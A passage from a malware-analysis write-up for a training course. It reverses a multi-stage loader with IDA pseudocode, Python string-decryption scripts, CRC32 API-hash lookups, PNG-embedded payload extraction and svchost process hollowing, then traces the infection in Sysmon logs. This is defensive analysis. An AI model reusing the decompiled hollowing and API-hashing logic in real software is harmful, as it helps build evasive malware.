Next there is another **XOR** operation for string decryption, which when implemented through Python, revealed that it was the string `c'ruloader'`, possibly a reference to the name of the directory/file created previously.

```

IDA View-A  X  Pseudocode-B  X
102 LOWORD(v34) = 159;
103 *(_QWORD *)String = 0x8EFE6F5FBFEFFF8Eui64;
104 v18 = strlenA(String);
105 v19 = 0;
106 do
107 {
108     String[v19] = __ROL1__(String[v19], 4) ^ 0x9A;
109     ++v19;
110 }
111 while ( v19 < v18 );

```

```

researcher@purple-lab:~/Malwares/Zero2Automated/Practical Analysis/discovered_binary$
researcher@purple-lab:~/Malwares/Zero2Automated/Practical Analysis/discovered_binary$ python3 decrypt_str_2stage.py
ruloader
researcher@purple-lab:~/Malwares/Zero2Automated/Practical Analysis/discovered_binary$

```

Next, we have a decryption algorithm that takes the **PNG file** handle as an argument. Possibly, this algorithm is for the extraction and decryption of the third stage, using the key `0x61`, which is inside the **PNG file**.

```

if ( v21 >= 0x40 )
{
    v23 = handle_file_downloaded_pastebin + 32;
    var_handle_file_downloaded_pastebin = v21 & 0xFFFFFFFF0;
    do
    {
        v24 = *((__m128i *)v23 - 2);
        v23 += 64;
        v22 += 64;
        *((__m128i *)v23 - 6) = __mm_xor_si128((__m128i)xmmword_413CD0, v24);
        *((__m128i *)v23 - 5) = __mm_xor_si128((__m128i *)v23 - 5), (__m128i)xmmword_413CD0);
        *((__m128i *)v23 - 4) = __mm_xor_si128((__m128i *)v23 - 4), (__m128i)xmmword_413CD0);
        *((__m128i *)v23 - 3) = __mm_xor_si128((__m128i *)v23 - 3), (__m128i)xmmword_413CD0);
    }
    while ( v22 < var_handle_file_downloaded_pastebin ); XOR operation with 0x61 key
}
for ( ; v22 < v21; ++v22 ) to extract the third stage on
    handle_file_downloaded_pastebin[v22] ^= 0x61u; pasterbin file

```

Extraction and decryption of the third stage will be discussed in the next section. In the meantime, let's continue with the analysis of the second stage, to understand what will be done with the third stage payload.

And then we reach the end of the function, where three last functions will be executed. The **sub_401D50**, **sub_401CA0** and **sub_401750**.

```

sub_401D50();
v25 = (__m128i *)sub_401CA0((int)&savedregs, (int)v32);
sub_401750(
    (int)handle_file_downloaded_pastebin,
    (int)handle_file_downloaded_pastebin,
    (int)var_str_dec_ruloader,
    var_handle_file_downloaded_pastebin,
    *v25);
}
000009FE sub_4013A0:157 (4015FE) (Synchronized with IDA View-A,

```

First, let's look at the **sub_401D50** function. This function is basically responsible for resolving more APIs through de-hashing.

```

IDA View-A | Pseudocode-B | Hex View-1 | Structures | Enums
1 int __cdecl sub_401D50()
2 {
3     dword_416AA4 = (int (__stdcall *) (_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))
4     dword_416ACC = (int (__stdcall *) (_DWORD, _DWORD, _DWORD))dynamic_library_load(0, 0x4F58972E);
5     dynamic_library_load(0, 947044025);
6     dword_416AC8 = (int (__stdcall *) (_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))dynamic_library_load(0, 0xE62E824D);
7     dword_416AC4 = (int (__stdcall *) (_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))dynamic_library_load(0, 0x9CE0D4A);
8     dword_416AD0 = (int (__stdcall *) (_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))dynamic_library_load(
9         0,
10        0xFF808C10);
11     return 0; API Hashing... again
12 }

```

Once again, through hasdb we are able to identify the hashing algorithm (**crc32**, once again) and the APIs corresponding to each Hash.

```

researcher@purple-lab:~/Projects & Tools/RE_AutomationPythonScripts/RE_Automation/HashDB$ python3 hashdb_automated.py

=====
by: 0x0d4y

Menu:
1. Hash Lookup
2. Hash Algorithm + XOR Key Lookup
3. Exit

Enter your choice (1/2/3): 1

Enter hash values (separated by commas, Press Ctrl+C to Come Back): 0xA851D916,0x4F58972E,0xE62E824D,0x9CE0D4A,0xFF808C10

Hashing Algorithm: crc32
DLL: api-ms-win-core-processthreads-l1-1-0
API: CreateProcessA

Hashing Algorithm: crc32
DLL: api-ms-win-core-memory-l1-1-0
API: WriteProcessMemory

Hashing Algorithm: crc32
DLL: api-ms-win-core-memory-l1-1-0
API: VirtualAllocEx

Hashing Algorithm: crc32
DLL: api-ms-win-core-memory-l1-1-0
API: VirtualAlloc

Hashing Algorithm: crc32
DLL: api-ms-win-core-processthreads-l1-1-0
API: CreateRemoteThread

Enter hash values (separated by commas, Press Ctrl+C to Come Back):

```

← Process Injection capability

And after analyzing the resolution of the APIs that will be called, we can observe that the code is preparing to perform some type of **Remote Process Injection**.

```

IDA View-A x Pseudocode-B x Hex View-1 x Structures x Enums x Imports x
1 int __cdecl process_inject_api_resolve()
2 {
3     CreateProcessA = (BOOL (__stdcall *) (LPCSTR, LPSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES, BOOL, DWORD, LPVOID, LPCSTR, LPSTARTUPINFOA, LPPROCESS_INFORMATION))
4     WriteProcessMemory = (BOOL (__stdcall *) (HANDLE, LPVOID, LPCVOID, SIZE_T, SIZE_T *))dynamic_library_load(
5         0,
6         0x4F58972E); // API Hashing -> WriteProcessMemory
7
8     dynamic_library_load(0, 947044025);
9     VirtualAllocEx = (LPVOID (__stdcall *) (HANDLE, LPVOID, SIZE_T, DWORD, DWORD))dynamic_library_load(0, 0xE62E824D); // API Hashing -> VirtualAllocEx
10    VirtualAlloc = (LPVOID (__stdcall *) (LPVOID, SIZE_T, DWORD, DWORD))dynamic_library_load(0, 0x9CE0D4A); // API Hashing -> VirtualAlloc
11    CreateRemoteThread = (HANDLE (__stdcall *) (HANDLE, LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD))dynamic_library_load(0, 0xFF808C10);
12    return 0;
13 }

```


Basically the first function had the purpose of resolving the APIs, next, we will analyze the next function **sub_401CA0**.

```

process_inject_api_resolve();
v25 = (__m128i *)sub_401CA0((int)&savedregs, (int)v32);
sub_401750(
    (int)handle_file_downloaded_pastebin,
    (int)handle_file_downloaded_pastebin,
    (int)var_str_dec_ruloder,
    var_handle_file_downloaded_pastebin,
00000A07 sub_4013A0:158 (401607) (Synchronized with IDA View-A

```


In this function we are exposed once again to an **XOR** operation for decryption using the key **0xa2**.



Once again, I implemented this algorithm in Python and when I ran it, the absolute path of the **svchost** binary was returned.

```
def rol1(byte, shift):
    return ((byte << shift) | (byte >> (8 - shift))) & 0xFF


def decrypt_svchost(svchost_encrypted):
    for i in range(len(svchost_encrypted)):
        svchost_encrypted[i] = rol1(svchost_encrypted[i], 4) ^ 0xA2

    decrypted_text = ''.join([chr(byte) for byte in reversed(svchost_encrypted)])
    return decrypted_text

svchost_encrypted = [0x7C, 0xAD, 0x7C, 0xC8, 0x6D, 0x1D, 0xDC, 0xAC, 0x1C, 0x4D,
0x1D, 0xEF, 0x09, 0x19, 0xFC,
0x7C, 0x6D, 0x1D, 0xBD, 0x1F, 0xEF, 0x1D, 0x5D, 0xDC, 0x6C, 0xCC, 0xBC, 0x5F, 0xEF, 0x89, 0x1E]

decrypted_text = decrypt_svchost(svchost_encrypted)

print(f"\n\033[32mDecrypted String \033[m[\033[33msvchost_process_create\033[m]:
\033[31m{decrypted_text}")
```



With this information, we are able to improve pseudo-code reading by renaming variables, functions and objects.

With this we are able to observe that after decrypting the string referring to the absolute path of **svchost**, this string will be used as an argument in the process creation call (the process will be created in suspended mode).

```

1 struct _PROCESS_INFORMATION *__fastcall svchost_process_create@<eax>(
2     int a1@<ebp>,
3     struct _PROCESS_INFORMATION *lpProcessInformation)
4 {
5     int v2; // eax
6     int v3; // ecx
7     struct _STARTUPINFOA v5; // [esp-78h] [ebp-84h] BYREF
8     _OWORD svchost[3]; // [esp-30h] [ebp-3Ch] BYREF
9     int v7; // [esp+0h] [ebp-Ch]
10    int v8; // [esp+4h] [ebp-8h]
11    int retaddr; // [esp+Ch] [ebp+0h]
12
13    v7 = a1;
14    v8 = retaddr;
15    sub_402FB0((__m128i *)&v5.lpReserved, 0, 0x40u);
16    v5.cb = 68;
17    svchost[0] = svchost_encrypted;
18    svchost[1] = absolute_path_svchost_encrypted;
19    v2 = strlenA((LPCSTR)svchost);
20    v3 = 0;
21    do
22    {
23        *((_BYTE *)svchost + v3) = __ROL1__((_BYTE *)svchost + v3), 4) ^ 0xA2;
24        ++v3;
25    }
26    while ( v3 < v2 );
27    CreateProcessA((LPCSTR)svchost, 0, 0, 0, 0, 4u, 0, 0, &v5, lpProcessInformation);
28    return lpProcessInformation;
29 }

```

Now that we know the purpose of this function, let's move on to the analysis of the **sub_401750** function, which we can already see that receives as parameters the handles of the **PNG file** downloaded from **pastebin**, and the handle of the process created in suspended mode from **svchost**.


```

process_inject_api_resolve();
handle_svchost_process = (__m128i *)svchost_process_create((int)&savedregs, (int)lpProcessInformation);
sub_401750(
    (int)handle_file_downloaded_pastebin,
    (int)handle_file_downloaded_pastebin,
    (int)var_str_dec_ruloader,
    var_handle_file_downloaded_pastebin,
    *handle_svchost_process);
}
000009B4 write_inject:145 (4015B4) (Synchronized with IDA View-A)

```

As we analyzed the function, we again observed a large number of executions of the dynamic API resolution function, through API Hashing.

```
IDA View-A  X Pseudocode-B  X HexView-1  X Structures  X Enums
70 v5 = *(_DWORD *) (v62 + 52);
71 v57 = v5;
72 sub_402FB0((__m128i *)v64, 0, 712u);
73 v63 = 65538;
74 v6 = dynamic_library_load(0, 0x649EB9C1);
75 v53 = _mm_cvtsi128_si32(_mm_srli_si128(a5, 4));
76 if ( !((int (__stdcall *) (int, int *, int, int, int))v6)(v53, &v63, a3, a4, a2) )
77     return 1;
78 v7 = v65 + 8;
79 v8 = dynamic_library_load(0, 0xF7C7AE42);
80 if ( !((int (__stdcall *) (_int32, int, int *, int, char *))v8)(a5.m128i_i32[0], v7, &v67, 4, v69) )
81     return 1;
82 v9 = v67;
83 if ( v67 == v5 )
84 {
85     v10 = dynamic_library_load(1, 0x90483FF6);
86     if ( !((int (__cdecl *) (_int32, int))v10)(a5.m128i_i32[0], v9) )
87         return 1;
88 }
89 v11 = dynamic_library_load(0, 0xE62E824D);
90 v68 = ((int (__stdcall *) (_int32, int, _DWORD, int, int))v11)(a5.m128i_i32[0], v57, *(_DWORD *) (v62 + 80), 12288, 64);
91 if ( !v68 )
92 {
93     if ( GetLastError() != 487 )
94         return 1;
95     v68 = ((int (__stdcall *) (_int32, _DWORD, _DWORD, int, int))v11)(
96         a5.m128i_i32[0],
97         0,
98         *(_DWORD *) (v62 + 80),
99         12288,
100        64);
101     if ( !v68 )
102         return 1;
103 }
104 v12 = dynamic_library_load(0, 0x4F58972E);
105 v54 = (int (__stdcall *) (_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v12;
106 if ( v9 != v68 && !((int (__stdcall *) (_int32, int, int *, int, FARPROC *))v12)(a5.m128i_i32[0], v7, &v68, 4, &v72) )
107     return 1;
108 v13 = v62;
109 *(_WORD *) (v62 + 92) = 2;
110 v14 = v68;
111 if ( v68 == v57 )
00000BB9 sub_401750:74 (4017B9) (Synchronized with IDA View-A, Hex View-1)
```



Again, through hashdb, we identified that the hashes (**cr32**) refer to the set of APIs used to execute the **Process Hollowing** technique.


```

89 ReadProcessMemory = dynamic_library_load(0, 0xF7C7AE42); // API Hashing -> ReadProcessMemory
90 if ( !((int (__stdcall *) (__int32, int, int *, int, char *))ReadProcessMemory)(
91     handle_svchost_process.m128i_i32[0],
92     v7,
93     &v67,
94     4,
95     v69) )
96     return 1;
97 v9 = v67;
98 if ( v67 == v5 )
99 {
100     NtUnmapViewOfSection = dynamic_library_load(1, 0x90483FF6); // API Hashing -> NtUnmapViewOfSection
101     if ( ((int (__cdecl *) (__int32, int))NtUnmapViewOfSection)(handle_svchost_process.m128i_i32[0], v9) )
102         return 1;
103 }
104 VirtualAllocEx = dynamic_library_load(0, 0xE62E824D); // API Hashing -> VirtualAllocEx
105 VirtualAllocEx_1 = ((int (__stdcall *) (__int32, int, _DWORD, int, int))VirtualAllocEx)(
106     handle_svchost_process.m128i_i32[0],
107     v57,
108     *(_DWORD *) (v62 + 80),
109     12288,
110     64);
111 if ( !VirtualAllocEx_1 )
112 {
113     if ( GetLastError() != 487 )
114         return 1;
115     VirtualAllocEx_1 = ((int (__stdcall *) (__int32, _DWORD, _DWORD, int, int))VirtualAllocEx)(
116         handle_svchost_process.m128i_i32[0],
117         0,
118         *(_DWORD *) (v62 + 80),
119         12288,
120         64);
121     if ( !VirtualAllocEx_1 )
122         return 1;
123 }
124 WriteProcessMemory = dynamic_library_load(0, 0x4F58972E); // API Hashing -> WriteProcessMemory
125 var_WriteProcessMemory = (int (__stdcall *) (_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))WriteProcessMemory;
126 if ( v9 != VirtualAllocEx_1
127     && !((int (__stdcall *) (__int32, int, int *, int, FARPROC *))WriteProcessMemory)(
128         handle_svchost_process.m128i_i32[0],
129         v7,
130         &VirtualAllocEx_1,

```

00000C06 sub_401750:91 (401806) (Synchronized with IDA View-A)

Therefore, in this section we analyze the second stage of the sample, where we identify that its purpose is to:

- Download the **PNG file** that contains the third stage;
- Extract the third stage from the **PNG file**;
- Create a process in **svchost** suspended mode, and execute the Process Hollowing technique to inject and execute the third stage in a benign process, with the purpose of evading defenses.

In the next section, we will extract the third stage and analyze its final payload.

Extract and Reversing the Third Stage

As we observed during the analysis of the second stage, it extracts the third stage from within the **PNG file** and decrypts the third stage through an **XOR** operation using the key **0x61**.

Having this information, it is very easy to proceed with the extraction and decryption using **CyberChef**. Using the **XOR** operation module and setting the key **0x61**, we are quickly able to observe a **PE header** in the output.


The screenshot displays the CyberChef interface with the following components:

- Recipe Panel (Left):** Shows the 'XOR' operation with a key of '61' (highlighted in a red box) and a scheme of 'Standard'. A 'Null preserving' checkbox is present but unchecked.
- Input Panel (Top Right):** Shows two inputs: '1: ;\NF1abaaaaaa\9E\9Eaa\9D9...' and '2: PNG-02-Copy.png'. The file 'PNG-02-Copy.png' is highlighted in a red box. File details for this file are shown: Name: PNG-02-Copy.png, Size: 275.896 bytes, Type: image/png, Loaded: 100%.
- Output Panel (Bottom):** Shows the result of the XOR operation. The output is displayed in hex and ASCII. A red box highlights the beginning of the output, which contains the ASCII text:



```

      aaaa&kaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&kaaaaaaaaaaaaaaaaaaaaaaaaaaaa
      aaaa&kaaaaaaaaaa MZ
      program cannot be run in DOS mode.
      $
      A
      PE
      .text
      .rdata
      @
      @.reloc
      
```
- Bottom Bar:** Includes a 'STEP' indicator, a 'BAKE!' button with a chef icon, and an 'Auto Bake' checkbox which is checked.

By adding the file extraction module, we are able to download the PE file.



Having the PE file (our third stage) in hand, we simply analyze it in IDA and we are now able to see the final payload of our sample.



To validate that this is indeed the final payload, we simply need to execute the binary given to us by the 'IR team'.

Thus, our sample analysis comes to an end!

Now let's venture into the process of identifying **TTPs**, tracking them through logs in the **Elastic Stack**, and developing **Yara** rules.

Malware Behavior Tracking

In this section we will delve deeper into tracking the sample run in our laboratory, using Elastic as a SIEM, with the purpose of trying to identify the infection steps that we identified during our analysis.

Below we are able to identify the second phase being executed, using **Sysmon's Event ID 1 (Process Creation)**. In this log, we are observing the second phase by creating an **svchost** process by executing the **Process Hollowing** technique, and executing the malicious payload within the **svchost** process. At this point it is important to record the **Process ID (1688)** of this new process, as we will use it to track the next phases.

f message

```
Process Create:
RuleName: -
UtcTime: 2024-02-01 01:02:29.521
ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}
ProcessId: 1688
Image: C:\Windows\SysWOW64\svchost.exe
FileVersion: 10.0.19041.3636 (WinBuild.160101.0800)
Description: Host Process for Windows Services
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: svchost.exe
CommandLine: "C:\Windows\System32\svchost.exe"
CurrentDirectory: C:\Users\Adalberto\Desktop\
User: D2SPK-UK-FBANK\Adalberto
LogonGuid: {ae5129b0-ec28-65ba-7f35-040000000000}
LogonId: 0x4357F
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=39D422BD2A3D1AFB25799918F15DE30003DBE2A3BCE9C7F743
2E3EA1AD98962E, IMPHASH=31245021771B01BCA0BE49250BDAA032
ParentProcessGuid: {ae5129b0-eda5-65ba-4001-000000001000}
ParentProcessId: 18696
ParentImage: C:\Users\Adalberto\Desktop\main_bin.exe
ParentCommandLine: "C:\Users\Adalberto\Desktop\main_bin.exe"
ParentUser: D2SPK-UK-FBANK\Adalberto
```

As we well know, the process is created in suspended mode until the second stage injects the malicious payload and executes it through a Thread. And that is exactly what we can see in the log record below, through **Event ID 8 (CreateRemoteThread)**. The fact that a binary is creating a remote Thread in a **svchost** process is suspicious enough.

f message

```
CreateRemoteThread detected:
RuleName: -
UtcTime: 2024-02-01 01:02:29.560
SourceProcessGuid: {ae5129b0-eda5-65ba-4001-000000001000}
SourceProcessId: 18696
SourceImage: C:\Users\Adalberto\Desktop\main_bin.exe
TargetProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}
TargetProcessId: 1688
TargetImage: C:\Windows\SysWOW64\svchost.exe
NewThreadId: 7788
StartAddress: 0x000000000111DC0
StartModule: -
StartFunction: -
SourceUser: D2SPK-UK-FBANK\Adalberto
TargetUser: D2SPK-UK-FBANK\Adalberto
```

And after executing the second stage's malicious payload within the **svchost** process (**PID 1688**), we are able to identify the network connection with **pastebin**, in order to download the third stage, through **Event ID 22 (DnsQuery)** and **Event ID 3 (NetworkConnection)** , respectively shown in the following two images.

f message

```
Dns query:  
RuleName: -  
UtcTime: 2024-02-01 01:02:30.923  
ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}  
ProcessId: 1688  
QueryName: pastebin.com  
QueryStatus: 0  
QueryResults: ::ffff:172.67.34.170;::ffff:104.20.68.143;::ffff:104.20.67.143;  
Image: C:\Windows\SysWOW64\svchost.exe  
User: D2SPK-UK-FBANK\Adalberto
```

f message

```
Network connection detected:  
RuleName: -  
UtcTime: 2024-02-01 01:02:31.054  
ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}  
ProcessId: 1688  
Image: C:\Windows\SysWOW64\svchost.exe  
User: D2SPK-UK-FBANK\Adalberto  
Protocol: tcp  
Initiated: true  
SourceIsIpv6: false  
SourceIp: 192.168.56.25  
SourceHostname: d2spk-uk-fbank  
SourcePort: 50059  
SourcePortName: -  
DestinationIsIpv6: false  
DestinationIp: 172.67.34.170  
DestinationHostname: -  
DestinationPort: 443  
DestinationPortName: https
```

We are also able to identify the disk writing of the **PNG file**, which contains the third stage performed by the **svchost** process (**PID 1688**). As we can see in the following two images, we are first able to identify **Event ID 11 (FileCreate)** by registering the **PNG file** download cache, followed by the actual creation of the file **output.jpg** in the **cruloder** directory, within the temporary directory.

Field

Value

f message

```
File created:  
RuleName: -  
UtcTime: 2024-02-01 01:02:33.905  
ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}  
ProcessId: 1688  
Image: C:\Windows\SysWOW64\svchost.exe  
TargetFilename: C:\Users\Adalberto\AppData\Local\Microsoft\Windows\INetCache\IE\ZGFFWPQ0\PNG-02-Copy[1].png  
CreationUtcTime: 2024-02-01 01:02:33.905  
User: D2SPK-UK-FBANK\Adalberto
```

f message

```
File created:
RuleName: -
UtcTime: 2024-02-01 01:02:33.938
ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}
ProcessId: 1688
Image: C:\Windows\SysWOW64\svchost.exe
TargetFilename: C:\Users\ADALBE~1\AppData\Local\Temp\cruloader\ou
tput.jpg
CreationUtcTime: 2024-02-01 01:02:33.938
User: D2SPK-UK-FBANK\Adalberto
```

And finally, we are able to identify the execution of the third stage, which consists of the **svchost** process containing the second stage (**PID 1688**) executing another **svchost** process containing the third stage (**PID 19372**).

f message

```
Process Create:
RuleName: -
UtcTime: 2024-02-01 01:02:33.951
ProcessGuid: {ae5129b0-eda9-65ba-4301-000000001000}
ProcessId: 19372
Image: C:\Windows\SysWOW64\svchost.exe
FileVersion: 10.0.19041.3636 (WinBuild.160101.0800)
Description: Host Process for Windows Services
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: svchost.exe
CommandLine: "C:\Windows\System32\svchost.exe"
CurrentDirectory: C:\Users\Adalberto\Desktop\
User: D2SPK-UK-FBANK\Adalberto
LogonGuid: {ae5129b0-ec28-65ba-7f35-040000000000}
LogonId: 0x4357F
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=39D422BD2A3D1AFB25799918F15DE30003DBE2A3BCE9C7F743
2E3EA1AD98962E, IMPHASH=31245021771B01BCA0BE49250BDAA032
ParentProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}
ParentProcessId: 1688
ParentImage: C:\Windows\SysWOW64\svchost.exe
ParentCommandLine: "C:\Windows\System32\svchost.exe"
ParentUser: D2SPK-UK-FBANK\Adalberto
```

Therefore, in this section we were able to identify the behavior pattern of executing the binary that was sent to us by the 'IR team'.

This will help the **IR**, **SOC** and **Threat Hunting** teams understand the behavior of this sample, and identify such behavior on other devices, allowing visibility into the scope of the incident.

Conclusion

It was absurdly fun to work on this sample, it actually demands everything you should learn in this first part of the **Zero2Automated: The Advanced Malware Analysis** course. Excellent exercise, and very realistic! I hope this article has contributed to your analysis, if you are stuck somewhere, and that you have learned something new here.

See you later!